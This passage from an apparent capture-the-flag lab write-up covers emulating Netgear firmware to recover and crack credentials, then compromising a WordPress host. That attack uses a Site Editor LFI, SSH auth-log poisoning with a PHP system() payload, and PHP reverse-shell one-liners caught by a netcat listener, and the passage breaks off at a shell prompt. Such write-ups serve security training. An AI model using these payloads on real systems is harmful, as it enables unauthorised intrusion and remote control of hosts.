


Figure 45: IOT.bin Firmware Enumeration

4. we want to try to access the **etc** or **var** folder as they might contain sensitive files i.e., password or configuration files, but when we try to access them, we notice they cannot be accessed which means we need to emulate the firmware before we can gain access into these sensitive folders.
5. Next, we want to enumerate these folders as much as possible to try and find as much information as possible. Upon enumeration of these folders, we can find more information about the firmware in **boaroot/html** folder. Here we find information about what the firmware does which is a firmware for a Netgear router devices.




Figure 46: IOT.bin Netgear Router Firmware Discovery

6. Once we are done enumerating, we have the options of using **Firmadyne** or **AttifyOS** which are used for emulating and analyzing firmware's. To make things easier, we use **AttifyOS** because it's much simpler and easier to emulate firmware without requiring advanced settings and configurations. Download and install AttifyOS on VMWare and once you are logged in, transfer IOT.bin into the Desktop of the operating system.
7. Open a terminal, change directory into desktop, change directory into tools and lastly into firmware-analysis-toolkit. And use the command `./fat.py /home/iot/Desktop/IOT.bin` to emulate the IOT.bin firmware. This would make all necessary configurations and emulate the firmware for us.

```
iot@attifyos ~/.t/firmware-analysis-toolkit> ./fat.py /home/iot/Desktop/IOT.bin

[   ] [   ] [   ]
[   ] [   ] [   ]
[   ] [   ] [   ]

Welcome to the Firmware Analysis Toolkit - v0.3
Offensive IoT Exploitation Training http://bit.do/offensiveiotexploitation
By Attify - https://attify.com | @attifyme

[+] Firmware: IOT.bin
[+] Extracting the firmware...
[+] Image ID: 3
[+] Identifying architecture...
[+] Architecture: mipsel
[+] Building QEMU disk image...
[+] Setting up the network connection, please standby...
[+] Network interfaces: []
[+] All set! Press ENTER to run the firmware...
[+] When running, press Ctrl + A X to terminate qemu
```

Figure 47: IOT.bin Emulation Using AttifyOS

8. After you hit enter, this will prepare to emulate the firmware by automatically running a chain of commands. Soon you will be asked to login to access the device console. With no username and password available to login to the console, I tried guessing the credentials, but I failed so used google to search for the default login credentials for **Netgear D3600/D6000**. The default login username and password we found was **admin:password** which helped us login successfully. IOT firmware's are known to have very weak default login credentials such as these.

1. NetGear D6000 Router login and password

1. To login to NetGear D6000 Router, Open your web browser and type the default IP Address 192.168.1.1 in the address bar
2. You should now see the router login page with 2 text fields where you can type a username and a password
3. The default username for your NetGear D6000 router is **admin** and the default password is **password**
4. In the login page of the router's web user interface, Enter the username & password, hit "Login" and now you should see the NetGear D6000 router control panel



Figure 48: Netgear Router Password Discovery

```
==>wlan_read:ioctl open fail
sh: cannot create /proc/tc3162/led_wifi: Directory nonexistent

Please press Enter to activate this console.

tc login: admin
Password:
# ls
bin          firmadyne      lost+found      tmp
boaroot     firmware_version proc          userfs
dev          lib            sbin          usr
etc          linuxrc        sys           var
#
#
```

Figure 49: IOT.bin Emulation Login Access

9. Now that we are logged into the console, we can now try to change directory into **etc** folder and see if we can find any sensitive files like **passwd** and **shadow** hoping to read their content and possibly launch a bruteforce attack. Although after enumeration, only **passwd** file exist and no shadow file.

```

isp10_0.conf          ntp.sh
isp10_1.conf          passwd
isp10_2.conf          ppp
isp10_3.conf          protocols
isp10_4.conf          radvd.conf
isp10_5.conf          resolv.conf
isp10_6.conf          resolv_ipv4.conf
isp10_7.conf          resolv_ipv6.conf
isp11.conf            samba
isp2.conf             services
isp3.conf             shaper
isp4.conf             snmp

```

Figure 50: IOT.bin Emulation /etc Directory Enumeration

10. Let's look at the content of the **passwd** file and see if we can find an admin user.

```

# cat passwd
admin:$1$$I2o9Z7NcvQAKp7wyCTlia0:0:0:root:/:/bin/sh
qwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiop
qwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiop
root:/:/bin/sh
anonymous:$1$$D3XHL7Q5PI3Ut1WUbrnz20:0:0:root:/:/bin/sh
#

```

Figure 51: IOT.bin Emulation admin Hash Discovery

11. I copy the whole content of the **/etc/passwd** file back to my attacker machine and store it in a file called **iothash** while I use john the ripper the crack the hashes.

```

└──(kali㉿kali)-[~/Downloads]
$ sudo su
[sudo] password for kali:
└──(root㉿kali)-[/home/kali/Downloads]
# john --wordlist=/home/kali/Downloads/Passwords.txt iothash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'a' or Ctrl-C to abort, almost any other key for status
password      (admin)
[...]
Session completed

```

Figure 52: IOT.bin admin Hash Bruteforce Using John the Ripper

12. The admin user hash was cracked successfully and the answer to this challenge was solved finally having password as the answer.

[Challenge 26:] On the Target Machine 3 (172.25.120.100), analyze IOT firmware image IOT.bin what is the web_passwd of the user anonymous. (Include all characters)

ANSWER: anon@localhost

Methodology/Exploitation: Firmware Filesystem Extraction & Analysis using Binwalk plus AttifyOS Emulation

1. In this challenge, we are tasked to find the **web_passwd** of the user **anonymous**. Since john the ripper could only crack the has that belonged to the admin user, we must look elsewhere and try to enumerate more folders. The next option that comes to mind is to enumerate the content of the var directory we previously didn't have access to. This is because **/var** contains variable data files. This includes spool directories and files, administrative and logging data, and transient and temporary files. By listing the content of the **/var** directory, we find the following files:

```
# cd var
# ls
br0_mac_address    log.nmbd      radvd ready flag  tmp
lock                log.samba    romfile.cfg
log                 log.smbd    run
```

Figure 53: IOT.bin Emulation var Directory Enumeration

2. The most obvious file to investigate is the **romfile.cfg** as this is a configuration file, also known as a config file, a **local file** that controls the operations of a program, utility or process. After displaying its content to the screen and after careful enumeration of this configuration file, we find the user anonymous **web_password** hidden in this file thus solving this challenge. The answer for this challenge is anon@localhost.

```
<Account>
    <Entry0 username="admin" web_passwd="password"
console_passwd="password" display_mask="FF FF F7 FF FF FF FF FF FF"
old_passwd="password" changed="1" temp_passwd="" expire_time="5"
firstuse="0" blank_password="0" />
    <Entry1
username="qwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiop
qwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiop
web_passwd="1234567890123456789012345678901234567890123456789012345678
901234567890123456789012345678901234567890123456789012345678
display_mask="F2 8C 84 8C 8C 8C 8C 8C 8C 8C" />
        <Entry2 username="anonymous" web_passwd="anon@localhost"
display_mask="FF FF F7 FF FF FF FF FF FF" />
</Account>
```

Figure 54: IOT.bin Emulation web_passwd Discovery

Vulnerability Impact:

1. Weak User Account Password:
2. IOT.bin Firmware (Netgear Router Device) Uses Default Login & Weak Credentials:
3. CVE-2021-3493 Vulnerability:

Remediations:

1. Weak User Account Password Vulnerability Remediation:
2. IOT Firmware Default Weak Credential Remediation:
3. CVE-2021-3493 Vulnerability Remediation:

CTF RANGE**SCOPE:**

IP Address Range: 172.25.20.0/24, 172.25.30.0/24

[Challenge 27:] Compromise the machine with IP address 172.25.20.6, find the file Secret.txt and enter its content as the answer?

ANSWER: aksph47b6m2

Methodology/Exploitation: SSH Log Poisoning using LFI and CVE-2021-3493- Privilege Escalation

1. I solved this challenge by first enumerating the services and version discovered on the open ports on Ip address 172.25.20.6.

```
PORT      STATE SERVICE REASON          VERSION
20/tcp    closed  ftp-data reset ttl 62
21/tcp    closed  ftp     reset ttl 62
22/tcp    open   ssh    syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)

```

Figure 55: 172.25.20.6 Port 22 Discovery

```

PORT      STATE SERVICE      REASON      VERSION
53/tcp    closed domain    reset ttl 62
69/tcp    closed tftp     reset ttl 62
80/tcp    open  http       syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
|_http csrf: Couldn't find any CSRF vulnerabilities.
|_http dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /wordpress/: Blog
|_ /wordpress/wp-login.php: Wordpress login page.

```

Figure 56: 172.25.20.6 Port 80 Discovery

2. Here we can see port 22 is running SSH and port 80 is running a WordPress blog.
3. Next thing we try to do is use **Nikto** to scan for vulnerabilities and nothing came back. Next, we used **WPScan** do look for potential vulnerabilities on our WordPress blog either through vulnerable plugin or try to bruteforce user credentials to gain access. After our scan completed, we found some vulnerabilities with outdated plugins which we began to look for available exploits for. After so many trial and error looking for available exploits, we found an exploit for **WordPress Site Editor 1.1.1** plugin which was vulnerable to LFI attack: <https://www.exploit-db.com/exploits/44340>

```

| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://172.25.20.6/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.2, Match: 'Version: 1.2'
|
[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
|
[i] Plugin(s) Identified:
|
[+] site-editor
| Location: http://172.25.20.6/wordpress/wp-content/plugins/site-editor/
| Latest Version: 1.1.1 (up to date)
| Last Updated: 2017-05-02T23:34:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
[!] 1 vulnerability identified:
|
[!] Title: Site Editor <= 1.1.1 - Local File Inclusion (LFI)
| References:
| - https://wpscan.com/vulnerability/4432ecea-2b01-4d5c-9557-352042a57e44
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7422
| - https://seclists.org/fulldisclosure/2018/Mar/40
| - https://github.com/SiteEditor/editor/issues/2
|
| Version: 1.1.1 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://172.25.20.6/wordpress/wp-content/plugins/site-editor/readme.txt

```

Figure 57: Site Editor 1.1.1 Vulnerability Discovery Using Wpscan

4. The vulnerability allows remote attackers to retrieve arbitrary files via the ajax_path parameter to editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php. By

providing a specially crafted path to the vulnerable parameter, a remote attacker can retrieve the contents of sensitive files on the local system.

5. ** Proof of Concept **

http://<host>/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd

6. So, we try to read the `/etc/passwd` file of the WordPress blog by crafting our special payload using Burpsuite. We craft our payload, capture our request, and sent to repeater and we are actually able to read the `passwd` file which proofs our exploit works.

```

Request
Pretty Raw Hex \n ⌂
1 GET /wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd HTTP/1.1
2 Host: 172.25.20.6
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10

Response
Pretty Raw Hex Render \n ⌂
1 HTTP/1.1 200 OK
2 Date: Mon, 29 Nov 2021 09:25:08 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 2859
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin/nologin
11 bin:x:2:2:bin:/bin:/sbin/nologin
12 sys:x:3:sys:/dev:/usr/sbin/nologin
13 sync:x:4:65534:sync:/bin:/bin/sync
14 games:x:5:60:games:/usr/sbin/nologin
15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
16 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
17 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
18 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
19 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
21 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
22 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
23 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
24 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
25 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnat
26 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
27 messagebus:x:100:103::/nonexistent:/usr/sbin/nologin
28 syslog:x:101:107::/home/syslog:/usr/sbin/nologin
29 apt:x:102:65534::/nonexistent:/usr/sbin/nologin
30 tss:x:103:108:TPM software stack...:/var/lib/tom:/bin/false

```

Figure 58: Site Editor 1.1.1 Vulnerability Poc `/etc/passwd` Access Using Burp suite

7. Being aware that we have an LFI vulnerability on our hands, we can do much more than just read local files. "A Local File Inclusion is used by attackers to trick the web application into exposing or running files on the web server. It can lead to information disclosure, remote code execution, or XSS. LFI occurs when an application uses the path to a file as input. If the application treats this input as trusted, a local file may be used in the include statement."

8. Can Log Poisoning Possible Through LFI ? Absolutely ! we can perform log poisoning through LFI vulnerability but with the help of some important factors such as :

- Some ports must be enabled on the web server such as telnet/ssh Apache etc. This requirement is met as we have port 22 open on the host.
- Error or log files must have special permissions.

9. Next, we try to read auth.log file as we know the auth.log file generates a log in of every success and failed login attempt on the webserver. We most possibly can read the file as well.

The screenshot shows a Burp Suite interface with two panels: Request and Response. In the Request panel, a GET request is made to '/var/log/auth.log' with the parameter 'ajax_path=/var/log/auth.log'. In the Response panel, the log entries from auth.log are displayed, starting with 'HTTP/1.1 200 OK' and continuing with numerous cron session logs. A red box highlights the URL in the request and the log entries in the response.

```

Request
Pretty Raw Hex \n ⌂
1 GET /wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php? ajax_path=/var/log/auth.log HTTP/1.1
2 Host: 172.25.20.6
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9, image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
.0

Response
Pretty Raw Hex Render \n ⌂
1 HTTP/1.1 200 OK
2 Date: Mon, 29 Nov 2021 09:33:08 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 3246
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 Nov 28 22:50:15 ubuntu gdm-launch-environment: pam_unix(gdm-launch-environment:session): session opened for user gdm by (uid=0)
10 Nov 28 22:50:15 ubuntu systemd-logind[563]: New session c1 of user gdm.
11 Nov 28 22:50:15 ubuntu pam_unix(systemd-user:session): session opened for user gdm by (uid=0)
12 Nov 28 22:50:21 ubuntu gnome-keyring-daemon[998]: couldn't access control socket: /run/user/122/keyring/...@session: No such file or directory
13 Nov 28 22:50:21 ubuntu gnome-keyring-daemon[997]: couldn't access control socket: /run/user/122/keyring/...@session: No such file or directory
14 Nov 28 22:50:35 ubuntu polkitd(authority=local): Registered Authentication Agent for unix-session:c1
15 Nov 28 22:50:44 ubuntu dbus-daemon[543]: [system] Failed to activate service 'org.bluez': timed out
16 Nov 28 23:09:01 ubuntu CRON(1777): pam_unix(cron:session): session opened for user root by (uid=0)
17 Nov 28 23:09:01 ubuntu CRON(1777): pam_unix(cron:session): session closed for user root
18 Nov 28 23:17:01 ubuntu CRON(1850): pam_unix(cron:session): session opened for user root by (uid=0)
19 Nov 28 23:17:01 ubuntu CRON(1850): pam_unix(cron:session): session closed for user root
20 Nov 28 23:30:01 ubuntu CRON(1862): pam_unix(cron:session): session opened for user root by (uid=0)
21 Nov 28 23:30:01 ubuntu CRON(1862): pam_unix(cron:session): session closed for user root
22 Nov 28 23:39:01 ubuntu CRON(1885): pam_unix(cron:session): session opened for user root by (uid=0)
23 Nov 28 23:39:01 ubuntu CRON(1885): pam_unix(cron:session): session closed for user root
24 Nov 29 00:09:01 ubuntu CRON(2149): pam_unix(cron:session): session opened for user root by (uid=0)
25 Nov 29 00:09:01 ubuntu CRON(2149): pam_unix(cron:session): session closed for user root
26 Nov 29 00:17:01 ubuntu CRON(2223): pam_unix(cron:session): session opened for user root by (uid=0)
27 Nov 29 00:17:01 ubuntu CRON(2223): pam_unix(cron:session): session closed for user root
28 Nov 29 00:39:01 ubuntu CRON(2240): pam_unix(cron:session): session opened for user root by (uid=0)
29 Nov 29 00:39:01 ubuntu CRON(2240): pam_unix(cron:session): session closed for user root
30 Nov 29 01:09:01 ubuntu CRON(2330): pam_unix(cron:session): session opened for user root by (uid=0)
31 Nov 29 01:09:01 ubuntu CRON(2330): pam_unix(cron:session): session closed for user root
32 Nov 29 01:17:01 ubuntu CRON(2406): pam_unix(cron:session): session opened for user root by (uid=0)
33 Nov 29 01:17:01 ubuntu CRON(2406): pam_unix(cron:session): session closed for user root

```

Figure 59: Site Editor 1.1.1 Vulnerability Poc /var/auth/auth.log Access Using Burp suite

10. Now we will try to connect as a fake user with wrong password, but which will contain malicious php code. And see if it will get reflected into our auth.log file. We are successful even though we don't have the correct password and it says permission denied. Now that the malicious PHP code has arrived in the log file.

The screenshot shows a terminal session on Kali Linux. The user runs 'sudo su' and is prompted for a password. They then attempt to log in as root using 'ssh' with a malicious payload: '<?php system(\$_GET["c"]); ?>@172.25.20.6'. The server responds with a warning about host fingerprint and asks for confirmation to add it to known hosts. The user then receives a 'Permission denied' message twice, indicating that the malicious code was executed.

```

(kali㉿kali)-[~/Downloads/Omini2/WEBCTF/172.25.20.6]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[~/Downloads/Omini2/WEBCTF/172.25.20.6]
# ssh '<?php system($_GET["c"]); ?>@172.25.20.6'
The authenticity of host '172.25.20.6 (172.25.20.6)' can't be established.
ECDSA key fingerprint is SHA256:iKf6n255pwkG4TghHTDT/sORCdm/OjKazJMZWLB8xLc.
Are you sure you want to continue connecting (yes/no/[Fingerprint])? yes
Warning: Permanently added '172.25.20.6' (ECDSA) to the list of known hosts.
<?php system($_GET["c"]); ?>@172.25.20.6's password:
Permission denied, please try again.
<?php system($_GET["c"]); ?>@172.25.20.6's password: 

```

Figure 60: Php code Injection

11. Now that the malicious PHP code has arrived in the log file. We can take advantage of this vulnerability by executing the arbitrary command on browser such as: **ifconfig**, **uname - a**, **ls**, **dir**, just to name a few commands we can run.

```

Send Cancel < > Target: http://172.25.20.6/
Request Response
Pretty Raw Hex In ...
1 GET /wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/var/log/auth.log&c=ifconfig HTTP/1.1
2 Host: 172.25.20.6
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
0.

1 HTTP/1.1 200 OK
2 Date: Mon, 29 Nov 2021 10:03:42 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 660946
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 Nov 28 22:50:15 ubuntu gdm-launch-environment]: pam_unix(gdm-launch-environment:session): session opened for user gdm by (uid=0) Nov 28 22:50:15 ubuntu systemd-logind[563]: New session
10 Nov 28 22:50:15 ubuntu systemd-logind[563]: New session cl
11 Nov 28 22:50:15 ubuntu systemd: pam_unix(systemd-user:ses
12 Nov 28 22:50:21 ubuntu gnome-keyring-daemon[998]: couldn't
13 Nov 28 22:50:21 ubuntu gnome-keyring-daemon[997]: couldn't
14 Nov 28 22:50:35 ubuntu polkitd[authority=local]: Registered
15 Nov 28 22:50:44 ubuntu dbus-daemon[543]: [system] Failed to
16 Nov 28 23:09:01 ubuntu CRON[1777]: pam_unix(cron:session):
17 Nov 28 23:09:01 ubuntu CRON[1777]: pam_unix(cron:session):
18 Nov 28 23:17:01 ubuntu CRON[1850]: pam_unix(cron:session):
19 Nov 28 23:17:01 ubuntu CRON[1850]: pam_unix(cron:session):
20 Nov 28 23:30:01 ubuntu CRON[1862]: pam_unix(cron:session):
21 Nov 28 23:30:01 ubuntu CRON[1862]: pam_unix(cron:session):
22 Nov 28 23:39:01 ubuntu CRON[1885]: pam_unix(cron:session):
23 Nov 28 23:39:01 ubuntu CRON[1885]: pam_unix(cron:session):
24 Nov 29 00:09:01 ubuntu CRON[2149]: pam_unix(cron:session):
25 Nov 29 00:09:01 ubuntu CRON[2149]: pam_unix(cron:session):
26 Nov 29 00:17:01 ubuntu CRON[2223]: pam_unix(cron:session):
27 Nov 29 00:17:01 ubuntu CRON[2223]: pam_unix(cron:session):
28 Nov 29 00:39:01 ubuntu CRON[2240]: pam_unix(cron:session):
29 Nov 29 00:39:01 ubuntu CRON[2240]: pam_unix(cron:session):
30 Nov 29 01:09:01 ubuntu CRON[2380]: pam_unix(cron:session):
31 Nov 29 01:09:01 ubuntu CRON[2380]: pam_unix(cron:session):
32 Nov 29 01:17:01 ubuntu CRON[2406]: pam_unix(cron:session):
33 Nov 29 01:17:01 ubuntu CRON[2406]: pam_unix(cron:session):

```

Figure 61: Site Editor 1.1.1 Vulnerability Poc Arbitrary Command Execution; ifconfig Using Burp suite

12. Next, we setup a Netcat listener on port 123 then go ahead to search for a php reverse shell that can help us connect back to our Netcat listener on port 123. We find one that works from **payload all things** which we add our attacker machine Ip address and Netcat listening port 123.

PHP

```

php -r '$sock=fsockopen("10.0.0.1",4242);exec("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);shell_exec("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);/bin/sh -i <&3 >&3 2>&3';
php -r '$sock=fsockopen("10.0.0.1",4242);system("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);passthru("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);popen("/bin/sh -i <&3 >&3 2>&3", "r");'

php -r '$sock=fsockopen("10.0.0.1",4242);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);'

```

Figure 62: Php Reverse Shell Search; Payload-All-Things

```

tu gdm-launch-environment]: pam_unix(gdm-launch-environment:session): session opened for user gdm by (uid=0) Nov 28 22:50:15 ubuntu systemd-logind[563]: New session
unix(systemd-user:session): session opened for user gdm by (uid=0) Nov 28 22:50:21 ubuntu gnome-keyring-daemon[998]: couldn't access control socket: /run/user/122/keyring/control: No such file or directory Nov 28 22:50:35 ubuntu polkitd(authority:session bus name :1.43 [/usr/bin/gnome-shell], object path /org/freedesktop/PolicyKit1/AuthenticatingAgent, locale en_US.UTF-8) Nov 28 22:50:44 ubuntu dbus-daemon[ed out (service_start_timeout=25000ms) Nov 28 23:09:01 ubuntu CRON[1777]: pam_unix(cron:session): session opened for user root by (uid=0) Nov 28 23:09:01 ubuntu (root Nov 28 23:17:01 ubuntu CRON[1850]: pam_unix(cron:session): session opened for user root by (uid=0) Nov 28 23:17:01 ubuntu CRON[1850]: pam_unix(cron:session): session closed for user root Nov 28 23:17:01 ubuntu CRON[1862]: pam_unix(cron:session): session opened for user root by (uid=0) Nov 28 23:39:01 ubuntu CRON[1885]: pam_unix(cron:session): session closed for user root Nov 29 00:09:01 ubuntu CRON[2149]: pam_unix(cron:session): session closed for user root Nov 29 00:17:01 ubuntu CRON[2223]: pam_unix(cron:session): session closed for user root Nov 29 00:39:01 ubuntu CRON[2240]: pam_unix(cron:session): session opened for user root by (uid=0) Nov 29 01:09:01 ubuntu (session closed for user root Nov 29 01:17:01 ubuntu CRON[2406]: pam_unix(cron:session): session opened for user root by (uid=0) Nov 29 01:32:33 ubuntu sshd[2433]: Invalid user from 172.27.232.3 port 54242 Nov 29 01:32:35 ubuntu sshd[2433]: pam_unix(sshd:auth): check pass; user unknown Nov 29 authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=172.27.232.3 Nov 29 01:32:37 ubuntu sshd[2433]: Failed password for invalid user from 172.27.232 m_unix(sshd:auth): check pass; user unknown Nov 29 01:32:46 ubuntu sshd[2433]: Failed password for invalid user from 172.27.232.3 port 54242 ssh2 Nov 29 01:35:13 u 7.232.3 port 54250:11: Bye Bye [preauth] Nov 29 01:35:13 ubuntu sshd[2442]: Disconnected from authenticating user administrator 172.27.232.3 port 54250 [preauth] N authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=172.27.232.3 user=administrator Nov 29 01:35:15 ubuntu sshd[2455]: pam_unix(sshd:auth): authen

```

Figure 63: Site Editor 1.1.1 Vulnerability Poc Exploit Payload + Php Reverse Shell

13. Now merging all the payloads, we put together plus our php reverse shell code initiates a connection back on the Netcat listener port 123 where we first further verify if we have an interactive shell. At first, we don't have an interactive shell so we check for python version to see if python is installed and allow us try to see if we can easily escape to a more interactive shell by using python to spawn `tty`. We also check for the kernel and operating system information as well with `uname -a` command.

```
[root@kali]~[~/home/kali]
# nc -lvp 2020
listening on [any] 2020 ...
connect to [172.27.232.3] from (UNKNOWN) [172.25.20.6] 45408
/bin/sh: 0: can't access tty; job control turned off
$ ls
ajax_shortcode_pattern.php
pagebuilder-options-manager.class.php
pagebuilder.class.php
pagebuildermodules.class.php
pb-shortcodes.class.php
pb-skin-loader.class.php
$ tty
not a tty
$ uname -a
linux ubuntu 5.4.0-42-generic #46-Ubuntu SMP Fri Jul 10 00:24:02 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
$ uname -r
5.4.0-42-generic
$ which python
$ python -v
/bin/sh: 6: python: not found
$ python -V
$ /bin/sh: 7: python: not found
$ python3 -V
Python 3.8.2
$ python3 -c 'import pty; pty.spawn("/bin/sh")'
$ tty
$ /dev/pts/0
```

Figure 64: Netcat Connection, Kernel/Os Info & Spawn Interactive Shell

```
$ id  
